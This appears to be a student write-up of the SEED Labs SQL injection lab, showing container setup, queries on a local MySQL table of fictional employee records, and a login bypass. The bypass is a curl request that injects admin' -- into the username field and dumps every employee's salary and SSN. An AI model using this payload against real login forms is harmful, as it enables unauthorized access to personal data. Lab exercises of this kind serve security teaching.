

SQL Injection Attack Lab

Setup

```
Successfully built 45c154216626
Successfully tagged seed-image-mysql-sqli:latest
```

In this image, we learn that we successfully built the given container image.

```
mysql-10.9.0.6 | 2021-10-30T04:27:09.435339Z 0 [Warning] [MY-011810] [S
Server] Insecure configuration for --pid-file: Location '/var/run/mysq
ld' in the path is accessible to all OS users. Consider choosing a dif
ferent directory.
mysql-10.9.0.6 | 2021-10-30T04:27:09.456017Z 0 [System] [MY-010931] [S
erver] /usr/sbin/mysqld: ready for connections. Version: '8.0.22' soc
ket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server
- GPL.
```

In this snippet, we learn that we successfully opened the given container image.

```
[10/29/21]seed@VM:~$ cd /etc
[10/29/21]seed@VM:/etc$ sudo xdg-open hosts
```

In this snippet, we open host /etc/host with root permissions.

```
1 |127.0.0.1      localhost
2 |127.0.1.1      VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1          ip6-localhost ip6-loopback
6 fe00::0      ip6-localnet
7 ff00::0      ip6-mcastprefix
8 ff02::1      ip6-allnodes
9 ff02::2      ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5      www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5      www.xsslabelgg.com
19 10.9.0.5      www.seed-server.com
20 10.9.0.5      www.example32a.com
21 10.9.0.5      www.example32b.com
22 10.9.0.5      www.example32c.com
23 10.9.0.5      www.example60.com
24 10.9.0.5      www.example70.com
25
26 # For CSRF Lab
27 10.9.0.5      www.csrflabelgg.com
28 10.9.0.5      www.csrf-lab-defense.com
29 10.9.0.105    www.csrf-lab-attacker.com
30
31 # For Shellshock Lab
32 10.9.0.80     www.seedlab-shellshock.com
```

In the above image, we modify hosts as requested.

Task 1

```
[10/30/21]seed@VM:~/.../Labsetup$ dockps
d86f13a2764d  mysql-10.9.0.6
cbd6b2b35fe9  www-10.9.0.5
[10/30/21]seed@VM:~/.../Labsetup$ docksh d
root@d86f13a2764d:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be
insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

In this image, we check the opened containers list and run a shell on the mysql container.

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```

In this snippet, we print the tables in our mysql database.


```
mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.00 sec)
```

This image displays all details pertaining all employees.

```
mysql> select * from credential where name='Alice';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

And in this image, we display all details pertaining Alice.

Task 2



The image shows a login form titled "Employee Profile Login" on a light green background. It features two input fields: "USERNAME" with the placeholder text "Username" and "PASSWORD" with the placeholder text "Password". Below these fields is a green "Login" button. At the bottom, there is a copyright notice: "Copyright © SEED LABs".

In the above image, we can appreciate this lab's login screen.

User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

And here we see the data the admin has at their disposal.

```

[10/30/21]seed@VM:~/.../Labsetup.3$ curl www.seed-server.com/unsafe_home.php?username=admin%27%20--%20&Password=12345
[1] 13673
[10/30/21]seed@VM:~/.../Labsetup.3$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1,

```

In this snippet we use the curl command and a link with the admin's encoded information to acquire the employees' database information.

```

<div class="nav"><div class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit P
rofile</a></div><div class="nav-item"><button onclick="logout()" type="button" id="logof
fBtn" class="nav-link my-2 my-lg-0">Logout</button></div></div><div cl
ass="container"><br><h1 class="text-center"><b> User Details </b></h1>
<hr><br><table class="table table-striped table-bordered"><thead class
="thead-dark"><tr><th scope="col">Username</th><th scope="col">EId</th>
<th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col"
">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th
scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><t
body><tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/
20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><
th scope="row"> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>
10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="r
ow"> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</t
d><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</
th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td>
<td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000
</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><t
d></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td>
</td></tr></tbody></table> <br><br>
<div class="text-center">
<p>
    Copyright &copy; SEED LABS
  </p>
</div>
<script type="text/javascript">
function logout(){
    location.href = "logoff.php";
}
</script>
</body>
</html>

```

In this snippet, we can see the employees' information without having logged in as admin.